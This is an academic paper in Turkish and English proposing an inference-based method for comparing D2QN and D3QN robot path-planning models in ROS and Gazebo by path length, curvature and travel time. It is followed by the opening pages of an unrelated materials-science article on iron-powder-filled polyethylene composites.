Mobil robotlar için yol planlama problemini çözmek için genellikle A* veya Dijkstra gibi arama algoritmaları kullanılır. Ancak bu yaklaşımların bir harita gereksinimi bulunmakla birlikte dinamik ortamlarda performansları düşer. Bu dezavantajlar araştırmacıları dinamik yol planlama algoritmaları üzerinde çalışmaya yöneltmiştir. Derin takviyeli öğrenme yöntemleri bu amaçla kapsamlı bir şekilde incelenmiş ve bu yöntemlerin kullanımı her geçen gün artmaktadır. Ancak bu çalışmalar çoğunlukla modellerin eğitim performansına odaklanmakta olup çıkarıma dayalı bir performans değerlendirmesi yapılmamaktadır. Bu çalışmada, modellerin performansını yol uzunluğu, yol eğriliği ve yolculuk süresi açısından karşılaştırmak için bir yaklaşım önerilmektedir. Önerilen yaklaşım Python programlama dili kullanılarak çıkarım ve değerlendirme olarak iki adımda gerçekleştirilmiştir. Çıkarım adımı yol planlama performansı hakkında bilgi toplamakta olup; değerlendirme adımı ise bu bilgilerle ilgili metrikleri hesaplamaktadır. Önerilen yaklaşım, eğitilen modellerin performanslarını incelemek için birçok çalışmaya uyarlanabilir.

1. INTRODUCTION (GİRİŞ)

Path planning in robotics research can be defined as a task for calculating the best path from initial location to the goal location for a mobile robot. Path planning generates sub-locations comprising an obstacle-free trajectory to the target. For this aim, algorithms such as A* and Dijkstra are adopted for the environments have a priori map [1, 2]. However,

changes in the environment and dynamic obstacles require re-routing for a pre-planned path in real-world missions. Dynamic path planning methods are applied in such cases and studies are being assessed continuously to obtain a decent dynamic path planning method. Reinforcement learning and Deep Reinforcement Learning methods have become popular in the field of dynamic path planning recently [3-5].

Among the deep reinforcement learning algorithms, algorithms such as Deep Q-Learning and Double Deep Q-Learning are used in studies using discrete action, while algorithms such as Deep Deterministic Policy Gradients are used in studies where continuous action setting is preferred [6, 7]. In this regard, it can be said that there is a trade-off between performance and complexity. According to our experiences, while Deep Q-Learning algorithms are relatively simple, algorithms based on policy gradients are somewhat more complex. Although there are many studies on this subject, the absence of an accessible comparison and testing environment in general makes it difficult to make comparisons between the performances of those approaches. For instance, [4] presents an approach Q-learning and topological maps employing an authentic evaluation setting based on Box2D library. Similarly, [8] employs a 2D simulation tool based on Pyglet package to obtain a better training time. Even individual simulation solutions provide low resource usage, performance, and time gain, reimplementation of these approaches may be cumbersome.

In this manuscript, a study on the design and evaluation of test software that can be used to analyze the performance of Deep Q-learning models is presented. For this aim, we first trained two local path planning models with Double Deep Q-Network (D2QN) and Dueling Double Q-Network (D3QN), then we deployed these models in the proposed test scenario for the inference. The test software drives the mobile robot to 99 randomly generated points and uses the measures of path length traveled, path curvature, number of collisions and travel time to decide which model is better. In addition, the route followed by the robot and the working environment are visualized with the designed graphical user interface (GUI) of the software. Although the proposed scheme has been tested with D2QN and D3QN models, it can also be opted for other deep reinforcement learning models.

The generally accessible and well-documented Turtlebot3 mobile robot and Gazebo simulation software is adopted for the experiments. To facilitate better reproducibility, the experimental environment presented in the Turtlebot3 Machine Learning documentation was chosen as the reference [9]. The reference study employs robot operating system (ROS) infrastructure to establish an appropriate communication between simulation and machine learning software. ROS is a meta-operating system that combines communication and utilities for robotics research. Thanks to the tools it

provides and its flexible structure, it became a major robotics research environment [10].

2. REINFORCEMENT LEARNING APPROACH FOR MOBILE ROBOT PATH PLANNING (MOBİL ROBOT YOL PLANLAMA İÇİN TAKVİYELİ ÖĞRENME YAKLAŞIMI)

The Reinforcement learning problems are basically considered as a Markov Decision Process (MDP), modeled as a tuple (S, A, T, R, γ) , where S and A implies the environment's state space and action space, respectively. The term agent in Reinforcement Learning refers to the learner that executes learning by interacting with the environment through trial and error. The environment expresses a world formation in which the agent implements learning tasks [3, 11, 12]. At each time step t , the agent takes an action $a_t \in A$ and changes its state from $s_t \in S$ to the new state s_{t+1} . $T(a_t, s_t, s_{t+1}) = P(s_{t+1}/s, a)$ denotes the transition probability for the agent moving from state s_t to the new state s_{t+1} after taking action a_t . The agent receives a scalar reward r_t from the environment and develops an action selection policy $\pi: S \rightarrow A$. Reward function is defines as $R: S \rightarrow A$ and the agent aims to obtain a maximized sum of discounted future rewards beginning from t_0 under the policy π as given in Eq. 1:

$$R_t = \sum_{t=t_0}^T \gamma^{t-t_0} r_t \quad (1)$$

where T denotes the terminal time step and $\gamma \in [0,1]$ is the discounting factor. The discounting factor penalizes the value of future rewards due to the uncertainty. Each state can be associated with a value function $V(s_0)$ estimating the expected amount of future rewards can be received beginning from s_0 following the policy π . Value function can be formulated by using Eq. 2:

$$V_\pi(s) = \mathbb{E}[R_t | s_t = s; \pi] \quad (2)$$

The action value represents the gain of an action a_t at state s_t , where the gain is defined as the *expected future reward* under policy π as given in Eq. 3:

$$Q^\pi(s, a) = \mathbb{E}[R_t | s_t = s, a_t = a; \pi] \quad (3)$$

Eq. 3 can also be obtained by adding a condition for action selection to the value function equation Eq. 2. A policy is expressed optimal if it achieves the best expected return and is defined as in Eq. 4:

$$Q^*(s, a) = \max Q^\pi(s, a) \quad (4)$$

Q-learning refers to the iterative estimation of the optimal state-action value function based on the Bellman optimality as defined in Eq. 5:

$$Q^*(s_t, a_t) = \mathbb{E}[r_t + \max Q^*(s_{t+1}, a)|s_t, a_t] \quad (5)$$

When the agent has the full view of the environment, it can directly calculate Q-values by utilizing Eq. 4 for each state-action pair (Figure 1). However, real world problems mostly represent too many states, which are infeasible and complex to compute one by one. In such cases, convergence approach is utilized instead of direct calculation of the Q-values by employing neural networks [10]. The term Q-Network is a specialized version of a neural network that is opted to converge to the Q-values (Figure 2). The action-state value function is rewritten as $Q(s, a, \theta_t)$ where θ denotes the weights of the Q-Network.

		Actions			
		A_1	A_2	..	A_M
States	s_1	$Q(s_1, A_1)$	$Q(s_1, A_2)$..	$Q(s_1, A_M)$
	s_2	$Q(s_2, A_1)$	$Q(s_2, A_2)$..	$Q(s_2, A_M)$

	s_N	$Q(s_N, A_1)$	$Q(s_N, A_2)$..	$Q(s_N, A_M)$

Figure 1. Q-Table filled up by using Bellman Equation for M actions and N states (M aksiyon ve N durum için Q-Tablosunun Bellman Eşitliği ile doldurulması)

Those weights are updated by utilizing past experiences of the agent due to the lack of prior information. In a reinforcement learning environment, moving from an old state to a new state is called a transition. Every transition with a returning reward from the environment is called an experiment. An experiment can be written as a tuple $\langle s_t, a_t, s_{t+1}, r \rangle$.




Figure 2. Deep Q-Network and approximated Q-Values (Derin Q-Ağı ve yaklaşılan Q-Değerleri)

Update procedure of the Q-Network can be formulated as in Eq. 6:

$$\theta_{t+1} = \theta_t + \alpha (y_t^Q - Q(s_t, a_t; \theta_t)) \nabla_{\theta_t} Q(s_t, a_t; \theta_t) \quad (6)$$

Where α is the learning rate and y_t^Q is the target value function. Target value function can be computed using Eq. 7:

$$y_t^Q = R_{t+1} + \gamma \max_a Q(s_{t+1}, a; \theta_t) \quad (7a)$$

$$= R_{t+1} + \gamma Q(s_{t+1}, \arg\max_a Q(s_{t+1}, a; \theta_t); \theta_t) \quad (7b)$$

The studies in the literature adopted Double Deep Q-Network approach where a second neural network whose weights θ^- are updated lately to tackle the instability problems encountered in Deep Q-Network utilization. Eq. 7 can be written as in Eq. 8 to indicate new situation:

$$y_t^{DQN} = R_{t+1} + \gamma \max_a Q(s_{t+1}, a; \theta_t) \quad (8a)$$

$$= R_{t+1} + \gamma Q(s_{t+1}, \arg\max_a Q(s_{t+1}, a; \theta_t); \theta^-) \quad (8b)$$

Dueling Double Q-Network approach is the further optimized version of DQN which taking value function into account to obtain advantage function stated in Eq. 9:

$$Q_\pi(s, a) = V_\pi(s) + \left[A_\pi(s, a) - \frac{1}{|A|} \sum_a A_\pi(s, a) \right] \quad (10)$$

where the computation is realized within the neural network stream by sharing network parameters [13, 14]. The network scheme regarding the Eq. 10 is given Figure 3.




Figure 3. Dueling Q-Network Architecture (Düello Q-Ağı Mimarisi)

When dynamic path planning is considered in the DRL framework, the mobile robot statement replaces the term agent. An example environment with four static obstacles, walls, and robot model is given in Fig. 4 demonstrating a typical application for a mobile robot simulation. For a typical Deep Q-Learning scenario employing a mobile robot for

path planning, a mobile robot explores its surrounding environment by crashing into walls or obstacles. Each formation also containing the robot's position in the environment denotes a state. The mobile robot tries to reach its goal by taking pre-determined actions such as turning or going straight. These actions are chosen based on the robot's observations according to its state in the environment, and each action moves the environment to a new state. Moving from an old state to a new state is called a transition. Every transition with a returning reward from the environment is called an experiment. Reaching the goal or colliding with an obstacle also refers to an experiment during the learning progress [8, 15].




Figure 4. Typical Application of Agent-Environment Interaction Process (Ajan-Ortam etkileşiminin tipi uygulaması)

The observations and rewards are the training data for the Q-value evaluation according to Eq. 8 given in previous section. To facilitate a stable learning process, an experience replay buffer is utilized during neural network training. Experiences of the robot are saved into a table; then randomly selected mini-batches of experiences are used for training (Figure 5). In this way, past experiences are exploited to ensure stable learning progress [16].




Figure 5. Experience Replay Buffer utilization (Deneyim tekrar kullanım tamponunun kullanılışı)

The simple flow given in Fig. 5 can be summarized as follows:

- The agent selects an action a from action set A regarding its observation and executes it in the environment.

- Action a , current state s_t , next state s_{t+1} after the execution of the action and reward r_t are stored into ERB

The DQN model is updated with randomly sampled experiments from ERB. D2QN and D3QN methods, as value-based algorithms, were employed for dynamic path planning by numerous papers such as [4, 14, 19]. These models are preferred due to extensive usage and presenting a straightforward approach to Q-Learning. Hereby, the reference implementation employs D2QN method, and D3QN implementation is easily obtained alongside little changes in the model definition. Integration of policy-based algorithms like Actor-Critic (A2C), and Deep Deterministic Policy Gradients (DDGP) may provide better path planning performance as reported in [10, 16], however, the source code of the reference needs to be altered much for training. We favor the D2QN and D3QN approaches by adhering to the reference code base to present better reproducibility.

3. MATERIALS AND METHODS (MATERİYAL VE METOD)

Robot simulations are frequently used in the training of deep reinforcement learning models for mobile robots due to the difficulties encountered in real environments. For instance, a mobile robot can run out of battery during time consuming training process or frequent collisions at the beginning of training can damage the robot. Gazebo and ROS integration is a widely preferred combination of robotics research. Gazebo provides efficient robot modeling and environment simulation capabilities within physics and 3D engines. In addition to this, researchers can interface robots via adequate messages, topics and services defined in ROS. The environment expresses a world formation in which the robot implements learning tasks. For instance, a mobile robot explores its surrounding environment by crashing into walls or obstacles [10, 16, 17].

3.1. Sate and Observation (Durum ve Gözlem)

State can be considered in three measures; distance from the goal point (D_g), mobile robot heading angle from the goal (θ), and 26 laser distance data acquired from Light Detection and Ranging (LiDAR) Unit mounted on the top of the Turtlebot3. Measured D_g and θ are depicted in Figure 6 and LiDAR traces can be seen in Fig. 4. The distance data represents the distances from the walls and

obstacles occupying space in the environment. All the distance measurements clipped into the interval of $[0, 3.5]$. Observation provides a partial measurement of the environment with the mobile robot and with the training phase [9, 18]. The observation combines these three measures in a vector formation as given in Eq. 11:

$$\text{Observation} = \langle I_1, I_2, \dots, I_{26}, D_g, \theta \rangle \quad (11)$$




Figure 6. State of the robot with respect to the Goal (Robotun hedefe göre durumu)

3.2. Action Set and Action Selection (Eylem Kümesi ve eylem Seçimi)

In Deep Q-Learning approach, basically, the actions getting the robot close to the goal are rewarded while the actions getting the robot away from the goals are penalized. Actions are discretized into a finite set to ease the implementation of training and inference phases. In this study, Turtlebot3 has a constant linear velocity of 0.15 m/s and angular velocity is determined through action selection policy. The five discrete actions given in Figure 7. Linear velocity is related to the distance and angular velocity is related to the heading angle, respectively.




Figure 7. Action set and related angular speeds (Eylem kümesi ve ilgili açısız hızlar)

A mobile robot takes random actions to reach its goal at the beginning of the training. The DQN model is updated according to the taken action and its effect on the state of the robot. During the training progress, action selection relies on the trained model more and random action selection is less preferred. Random action selection expresses the exploration allowing an agent to improve its current knowledge about each action. Taking actions with respect to the model means exploitation that makes the agent greedy about action selection. Even if exploitation seems to be more advantageous

from the perspective of obtaining better rewards, it may lead to sub-optimal behavior. Thus, a simple method called *epsilon-greedy* is utilized to balance exploration and exploitation to cope with the dilemma. In this method, a uniform random value $p \in [0,1)$ is determined and compared to the hyperparameter ϵ . If p is smaller than ϵ , a random action is determined, otherwise, current-best action is estimated through the model. At the end of each episode, ϵ is decreased by multiplying an epsilon decay parameter and, thus the mobile robot exploits its knowledge more [14, 19].

3.3. Experimental Environment (Deney Ortamı)

The experimental environment is the same as given in the Turtlebot3 Machine Learning reference [9] and includes three scenarios with the same dimensions (2mx2m) and different configurations. In all three scenarios, the area where the robot roams are surrounded by a wall. In the first scenario, the working environment of the robot is empty, and the robot is driven to randomly generated targets. In the second scenario, there are four cylindrical fixed obstacles in the mission area. In the third, the situation in which these obstacles move in a circular manner is examined. The point to be noted here is that in Gazebo, these obstacles are grouped as a single object with a circular velocity component ($w=0.5 \text{ rad/sn}$). As a result, the four obstacles are rotated around the robot and create a dynamic situation for the robot. The simulation environment with static obstacles is depicted in Figure 8. Thanks to Gazebo and ROS integration, various tests can be done easily in the experimental environment.

Reference implementation was conducted on ROS Melodic on Ubuntu 18.04, which both are not supported currently. Thus, in this study, the experiments are carried out with ROS Noetic on Ubuntu 20.04. Furthermore, since ROS Noetic supports Python3, Python 2.7 scripts were rewritten in Python 3.8. We also preferred PyTorch 2.0 library instead of Tensorflow 2.1 due to performance and incompatibility issues we encountered during the study. Tensorflow 1.8, which is utilized in reference, is not available with Python 3.x versions. Remaining package structure is utilized as is, thus, current work can be reproduced and validated for future assessments. We trained D2QN and D3QN models within the aforementioned scenarios with the modified versions Python scripts of the reference

implementation. Finally, we save the trained models for the inference and evaluation steps.




Figure 8. Simulation environment (Simülasyon Ortamı)

Inference step (script) utilizes saved model to collect information to assess the driving performance. The script simply subscribes to the *odom* topic of Turtlebot3 node and saves position and time information during robot’s journey to the goal; thus, inference script can be adopted to evaluate other reinforcement learning models utilized in ROS environments. In the evaluation step, saved information is interpreted by evaluation script to make a comparison between trained models.

3.4. Model Inference (Model Çıkarımı)

The experimental software consists of two Python script files. The inference script, *tb3_drl.py*, reads the previously trained model and the coordinates from the target coordinate file *goals.txt*. There are 99 randomly generated goal points in the *goals.txt*. It takes observations by spawning each target in the Gazebo environment and starts to predict the actions that will drive Turtlebot3 to the target. The program flow is illustrated in Figure 9. Here, each task to go to a destination can be called an episode. Each step of the episode is called a step. An episode is completed each time the robot reaches the target without collision.




Figure 9. Inference Flow (Model Çıkarımı)

The script file records information of each episode in a text file called *episodes.txt*. Each of row of the text file contains the fields given in Fig. 10. The field *travel time* gives the elapsed time to reach the goal; *Succeeded* field states whether the mobile robot reached the target successfully.

Episode Number (<i>int</i>)	X value for Goal Coordinate (<i>float</i>)	Y value for Goal Coordinate (<i>float</i>)	Travel Time (<i>float</i>)	Succeeded? (<i>Boolean</i>)
----------------------------------	--	--	---------------------------------	----------------------------------

Figure 10. Information row for each episode (Herbir episode için alınan bilgi satırı)

In addition to this, the information for each step is recorded in discrete text files named with episode numbers (*0.txt, 1.txt, ..., 99.txt*). Fig. 11. shows the positions of the robot and the obstacles for each step in a row. In this way, evaluation information is generated for each goal.

Robot Position (<i>x, y</i>)	Obstacle #1 Position (<i>x₁, y₁</i>)	Obstacle #2 Position (<i>x₂, y₂</i>)	Obstacle #3 Position (<i>x₃, y₃</i>)	Obstacle #4 Position (<i>x₄, y₄</i>)
-----------------------------------	--	--	--	--

Figure 11. Positions row for each step (Herbir adım için alınan pozisyon satırı)

Thus, by recording the position of both the robot and the obstacles at each step, the trajectory followed by the robot can be drawn, the path length and path curvature can be easily calculated. The higher values of the road curvature metric indicate that the robot performs the turning maneuver more. This means that the robot consumes more energy on the way to the target.

Path length and path curvature demonstrate the performance of the model under test. In Figure 12, a sample experimental model is given, as well as the screenshot of the evaluation application where the calculations are made. As seen here, the metrics related to the evaluation of the model are shown. The two models used here can be easily compared with each other via the evaluation tool.

3.5. Model Evaluation (Model Değerlendirme)

Evaluation script displays a GUI (Graphical User Interface) to reveal the performance of each model under consideration clearly. It reads previously saved information from *episodes.txt* and from each file involving position data in connection with episodes (*0.txt, 1.txt, ..., 99.txt*). The metrics *path length* and *path curvature* are computed by placing trajectory points in Eq. 12 and Eq. 13., respectively.

$$\text{Path Length} = \sum_{i=0}^{N-1} \sqrt{(x_{i+1} - x_i)^2 + (y_{i+1} - y_i)^2} \quad (12)$$

$$\text{Path Curvature} = \frac{1}{N} \sum_{i=0}^{N-1} \left| \arctan2\left(\frac{y_{i+1} - y_i}{x_{i+1} - x_i}\right) \right| \quad (13)$$

In Eq. 12 and Eq. 13, N denotes the number of states the mobile robot must pass through to reach the goal; (x_i, y_i) and (x_{i+1}, y_{i+1}) denotes the coordinates of the mobile robot between consecutive states. In Eq. 13, the average of the directional changes is calculated using the built-in function $\arctan2$ with the Python3 math library [15].

To showcase the advantages of each model, pre-determined metrics are shown in the GUI (Figure 12). There's a sample journey belonging to Stage 3 with moving obstacles. Thus, trajectories in the plot area seems to coincide with obstacles. The trajectory generated by D3QN model is better in terms of journey time, path length and path curvature. Our mobile robot adopting D2QN model, follows a policy which tends to avoid the obstacles causing an inefficient path generation. On the contrary, our robot adopting D3QN model, tracks a more straightforward path to the goal.




Figure 12. User interface of evaluation script
(Değerlendirme betiğinin Kullanıcı Arayüzü)

Track visualization in the GUI provide insight how the employed model performs path planning. Orange colored path exhibits the effect of the value branch in the D3QN structure to the path planning performance enhancing the way of reacting to the dynamic obstacles. The paths ending in a distant location from target are regarded as collision. The collision case is evident in journey time values relatively low. Since, the shape of the paths does not provide detailed information about turning maneuvers during the journey, we utilize path curvature to obtain a measure of changes in angular speed. The models tend to keep the angular speed

close to zero as possible can be evaluated as better among utilized models due to low energy consumption. Eventually, generated paths infer the integration of immediate reactions of the model on the path to the goal location.

The scale of the plot area can be adjusted using horizontal and vertical sliders in the GUI. However, for different obstacle configurations, evaluation script should be modified accordingly. For this purpose, configuration can be parsed through launch files of ROS nodes. Although our approach present insights about model deployment for the scenarios considered is limited to Turtlebot3 Machine Learning repo, it can be adopted to new settings providing accurate localization information at certain time intervals. Since maples approaches lack of adaptive localization compensations, we assume that we receive correct positions through *odom* topic of the robot simulations.

4. CONCLUSIONS (SONUÇLAR)

Although there are numerous studies conducted on dynamic path planning with DRL methods, the performance evaluation is mainly focused on training performance considering total cumulative rewards. However, model performance can be further assessed by use of inference methods and appropriate metrics. This present study proposes a method for evaluating the performance of DRL models within the ROS framework and the Gazebo environment. An application is carried out to enable researchers to better assess the outcomes of the DRL models to be deployed within dynamic path planning. This application consists of two steps: first, the information related to the inference test is recorded, then the recorded data is evaluated to decide which model performs better. Planned paths are visualized and associated metrics are calculated to show the performance of each model. In the end, the D3QN method was found to outperform the D2QN model in inference tests. The proposed testing scheme could be used for any other DRL model with simple modifications.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Mehmet GÖK: He conducted the experiments, analyzed the results and performed the writing process.

Deneyleri yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiştir.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)



There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] H. Aydemir, M. Tekerek, and M. Gök, "Complete coverage planning with clustering method for autonomous mobile robots", *Concurr. Comput. Pract. Exp.*, 2023, doi:10.1002/cpe.7830
- [2] M. Gök, Ö. Ş. Akçam, and, M. Tekerek, "Performance Analysis of Search Algorithms for Path Planning", *Kahramanmaraş Sütçü İmam University Journal of Engineering Sciences*, 26 (2), 379-394., doi:10.17780/ksujes.1171461
- [3] T. P. Lillicrap et al., "Continuous control with deep reinforcement learning", in *4th International Conference on Learning Representations*, 2016, pp. 1-14.
- [4] Y. Kato, K. Kamiyama, and K. Morioka, "Autonomous robot navigation system with learning based on deep Q-network and topological maps", in *2017 IEEE/SICE International Symposium on System Integration*, 2018, pp. 1040-1046.
- [5] A. I. Karoly, P. Galambos, J. Kuti, and I. J. Rudas, "Deep Learning in Robotics: Survey on Model Structures and Training Strategies", *IEEE Trans. on Systems, Man, and Cybernetics: Systems*, vol. 51, no. 1, pp. 266–279, 2021.
- [6] H. Van Hasselt, "Double Q-learning", in *24th Annual Conference on Neural Information Processing Systems*, 2010, pp. 1–9.
- [7] A. Kamalova, S. G. Lee, and S. H. Kwon, "Occupancy Reward-Driven Exploration with Deep Reinforcement Learning for Mobile Robot System", *Applied Sciences (Switzerland)*, vol. 12, no. 18, 2022.
- [8] J. Gao, W. Ye, J. Guo, and Z. Li, "Deep reinforcement learning for indoor mobile robot path planning", *Sensors*, vol. 20, no. 19, 2020, pp. 1–15.
- [9] Turtlebot3 ROBOTIS e-Manual. https://emanual.robotis.com/docs/en/platform/turtlebot3/machine_learning/ (accessed Sept. 15, 2023).
- [10] J. Tsai, C. C. Chang, Y. C. Ou, B. H. Sieh, and Y. M. Ooi, "Autonomous Driving Control Based on the Perception of a Lidar Sensor and Odometer", *Applied Sciences (Switzerland)*, vol. 12, no. 15, 2022.
- [11] T. Ribeiro, F. Gonçalves, I. Garcia, G. Lopes, and A. F. Ribeiro, "Q-Learning for Autonomous Mobile Robot Obstacle Avoidance", in *19th IEEE International Conference on Autonomous Robot Systems and Competitions*, 2019.
- [12] M. C. Bingöl, (2021). Investigation of the Standard Deviation of Ornstein - Uhlenbeck Noise in the DDPG Algorithm. *Gazi University Journal of Science Part C: Design and Technology*, 9(2), 200-210. <https://doi.org/10.29109/gujsc.872646>
- [13] Z. Wang, T. Schaul, M. Hessel, H. Van Hasselt, M. Lanctot, and N. De Freitas, "Dueling Network Architectures for Deep Reinforcement Learning", in *33rd International Conference on Machine Learning*, vol. 4, no. 9, 2016, pp. 2939–2947.
- [14] R. Van Hoa, L. K. Lai, and L. T. Hoan, "Mobile Robot Navigation Using Deep Reinforcement Learning in Unknown Environments", *International Journal of Electrical and Electronics Engineering (SSRG-IJEEE)*, vol. 7, no. 8, 2020, pp. 15–20.
- [15] U. Orozco-Rosas, K. Picos, J. J. Pantrigo, A. S. Montemayor, and A. Cuesta-Infante, 'Mobile Robot Path Planning Using a QAPF Learning Algorithm for Known and Unknown Environments', *IEEE Access*, vol. 10, no. August, 2022, pp. 84648–84663.
- [16] M. Wu, Y. Gao, A. Jung, Q. Zhang, and S. Du, "The actor-dueling-critic method for reinforcement learning", *Sensors*, vol. 19, no. 7, 2019, pp. 1–20.
- [17] H. Aydemir, M. Tekerek, and M. Gök, "Examining of the effect of geometric objects on slam performance using ROS and Gazebo", *El-Cezeri Journal of Science and Engineering*, vol. 8, no. 3, 2021, pp. 1441–1454.
- [18] M. Luong and C. Pham, "Incremental Learning for Autonomous Navigation of Mobile Robots based on Deep Reinforcement Learning", *Journal of Intelligent & Robotic Systems*, vol. 101, no. 1, 2021, pp. 1–11.
- [19] M. F. R. Lee and S. H. Yusuf, "Mobile Robot Navigation Using Deep Reinforcement Learning", *Processes*, vol. 10, no. 12, 2022.

Düşük Yoğunluklu Polietilenin Mekanik, Fiziksel ve Morfolojik Özelliklerine Alaşımli Demir Tozunun Etkisi

Münir TAŞDEMİR^{1*}  Elif ULUTAŞ¹ 

¹Marmara Üniversitesi Teknoloji Fakültesi Metalurji ve Malzeme Mühendisliği Bölümü, 34840 Maltepe İSTANBUL

Article Info

Research article
Received: 04/04/2024
Revision: 17/07/2024
Accepted: 18/07/2024

Keywords

Low density polyethylene
alloy iron powder,
mechanical properties,
polymer composite,
physical properties.

Makale Bilgisi

Araştırma makalesi
Başvuru: 04/04/2024
Düzeltilme: 17/07/2024
Kabul: 18/07/2024

Anahtar Kelimeler

Düşük yoğunluklu
polietilen,
alaşımli demir tozu,
mekanik özellikler, polimer
kompoziti,
fiziksel özellikler.

Grafik Özet (Graphical/Tabular Abstract)

Bu çalışmada; alaşımli demir tozunun düşük yoğunluklu polietilen (LDPE) polimerinin özelliklerine etkileri incelenmiştir. Alaşımli demir tozu (Fe) hacimce % 3 - 6 ve 9 oranlarında katılmıştır. Farklı oranlarda katılan demir tozlarının düşük yoğunluklu polietilenin mekanik, fiziksel ve ısıl özelliklerindeki değişimler incelenmiştir. / In this study, the effects of alloyed iron powder on the properties of low-density polyethylene (LDPE) were investigated. Alloyed iron powder (Fe) was added in volumes of 3%, 6%, and 9%. The changes in the mechanical, physical, and thermal properties of LDPE due to the addition of iron powder at these different concentrations were examined.




Figure A: LDPE/Fe polimer kompozitinin mikroyapı fotoğrafı (Microstructure photograph of LDPE/Fe polymer composite)

Önemli noktalar (Highlights)

- Polimer kompozit / Polymer Composite
- Mekanik özellikler / Mechanical Properties
- Demir tozu / Iron powder

Amaç (Aim): Bu çalışmadaki amaç; demir tozunun var olan prosesin akışını bozmadan ve maliyeti artırıcı yüzey işleme teknikleri kullanılmadan direkt üretime geçildiğinde ne gibi sonuçlar alınacağı yönündedir. / The objective of this study is to investigate the outcomes of directly transitioning to production with iron powder without disrupting the existing process flow or employing cost-increasing surface treatment techniques.

Özgünlük (Originality): Bu çalışmada; LDPE içerisine % 3 - 6 ve 9 oranlarında alaşımli demir tozu katılarak polimer kompozitleri elde edilmiştir. Demir tozunun farklı oranlarda ilavesi ile LDPE'nin mekanik, fiziksel ve ısıl özelliklerindeki değişimler incelenmiştir. / In this study, polymer composites were produced by incorporating alloyed iron powder into LDPE (Low-Density Polyethylene) at concentrations of 3%, 6%, and 9%. The changes in the mechanical, physical, and thermal properties of LDPE due to the addition of iron powder in different proportions were investigated.

Bulgular (Results): Bu çalışmada akışkanlık değerlerinde önemli bir artış tespit edilmiş olup üretim esnasında daha az enerji kullanımını ortaya çıkarmıştır. / In this study, a significant increase in flowability values was observed, which resulted in reduced energy consumption during production.

Sonuç (Conclusion): Testler sonucunda demir tozu ilavesiyle; sertlik, yoğunluk, MFI, HDT ve vicat yumuşama sıcaklık değerlerinde artış buna karşılık çekme mukavemeti, kopma mukavemeti, kopma uzaması ve darbe mukavemeti değerleri düşmüştür. MFI değerindeki artış düşük çalışma sıcaklığı ve basıncına olanak sağladığından enerji tasarrufuna katkı sağlamıştır. / As a result of the tests, the addition of iron powder led to increases in hardness, density, MFI (Melt Flow Index), HDT (Heat Deflection Temperature), and Vicat softening temperature values. In contrast, tensile strength, break strength, elongation at break, and impact resistance values decreased. The increase in MFI values contributed to energy savings by allowing for lower processing temperatures and pressures.



Effect of Alloyed Iron Powder on Mechanical, Physical and Morphological Properties of Low Density Polyethylene

Münir TAŞDEMİR^{1*} Elif ULUTAŞ¹

¹Marmara University Faculty of Technology, Department of Metallurgical and Materials Engineering, 34840 Maltepe ISTANBUL

Article Info

Research article

Received: 04/04/2024

Revision: 17/07/2024

Accepted: 18/07/2024

Keywords

Low density polyethylene
alloy iron powder,
mechanical properties,
polymer composite,
physical properties.

Abstract

In this study; the effects of alloyed iron powder on the properties of low density polyethylene (LDPE) polymer were examined. Alloyed iron powder (Fe) was added at rates of 3 - 6 and 9% by volume. The changes in the mechanical, physical and thermal properties of low density polyethylene by adding iron powders at different rates were examined. LDPE/Fe polymer composites were mixed in a twin-screw extruder and then granulated. Then, test samples in accordance with the standards were molded from the obtained granules on the injection machine. To determine the properties of LDPE/Fe polymer composite; Tensile strength, breaking strength, elongation at break, impact strength, hardness, density, melt flow index (MFI), thermal distortion temperature (HDT), vicat softening temperature and dynamic friction coefficient determination tests were carried out. In addition, photographs were taken with scanning electron microscopy (SEM) to determine the distribution of iron powders within the LDPE matrix. As a result of the tests, with the addition of alloyed iron powder; Hardness, density, MFI, HDT, Vicat softening temperature values increased, whereas tensile strength, breaking strength, elongation at break and impact strength values decreased. In the friction coefficient determination test, it was determined that the dynamic friction coefficient values increased as the Fe ratio and load amount increased. As a result of SEM examination, it was determined that the iron particles were distributed homogeneously.

Düşük Yoğunluklu Polietilenin Mekanik, Fiziksel ve Morfolojik Özelliklerine Alaşımli Demir Tozunun Etkisi

Makale Bilgisi

Araştırma makalesi

Başvuru: 04/04/2024

Düzeltilme: 17/07/2024

Kabul: 18/07/2024

Anahtar Kelimeler

Düşük yoğunluklu
polietilen,
alaşımli demir tozu,
mekanik özellikler,
polimer kompozit,
fiziksel özellikler.

Öz

Bu çalışmada; alaşımli demir tozunun düşük yoğunluklu polietilen (LDPE) polimerinin özelliklerine etkileri incelenmiştir. Alaşımli demir tozu (Fe) hacimce % 3 - 6 ve 9 oranlarında katılmıştır. Farklı oranlarda katılan demir tozlarının düşük yoğunluklu polietilenin mekanik, fiziksel ve ısıl özelliklerindeki değişimler incelenmiştir. LDPE/Fe polimer kompozitleri çift vidalı ekstruderde karıştırılmış ve ardından granül haline getirilmiştir. Daha sonra elde edilen granüllerden enjeksiyon makinesinde standartlara uygun test numuneleri basılmıştır. LDPE/Fe polimer kompozitinin özelliklerinin belirlenmesi için çekme mukavemeti, kopma mukavemeti, kopma uzaması, darbe mukavemeti, sertlik, yoğunluk, erime akış indeksi (MFI), ısıl çarpılma sıcaklığı (HDT), vicat yumuşama sıcaklığı ve dinamik sürtünme katsayısı belirleme testleri yapılmıştır. Ayrıca demir tozlarının LDPE matrisi içerisindeki dağılımlarını belirlemek için taramalı elektron mikroskopisi (SEM) ile fotoğrafları çekilmiştir. Testler sonucunda alaşımli demir tozu ilavesiyle; sertlik, yoğunluk, MFI, HDT, vicat yumuşama sıcaklık değerlerinde artış buna karşılık çekme mukavemeti, kopma mukavemeti, kopma uzaması ve darbe mukavemeti değerleri düşmüştür. Sürtünme katsayısı belirleme testinde Fe oranının ve yük miktarının artmasıyla dinamik sürtünme katsayısı değerlerinin de arttığı belirlenmiştir. SEM incelemesi sonucunda demir partiküllerinin homojen dağıldığı tespit edilmiştir.

1. INTRODUCTION (GİRİŞ)

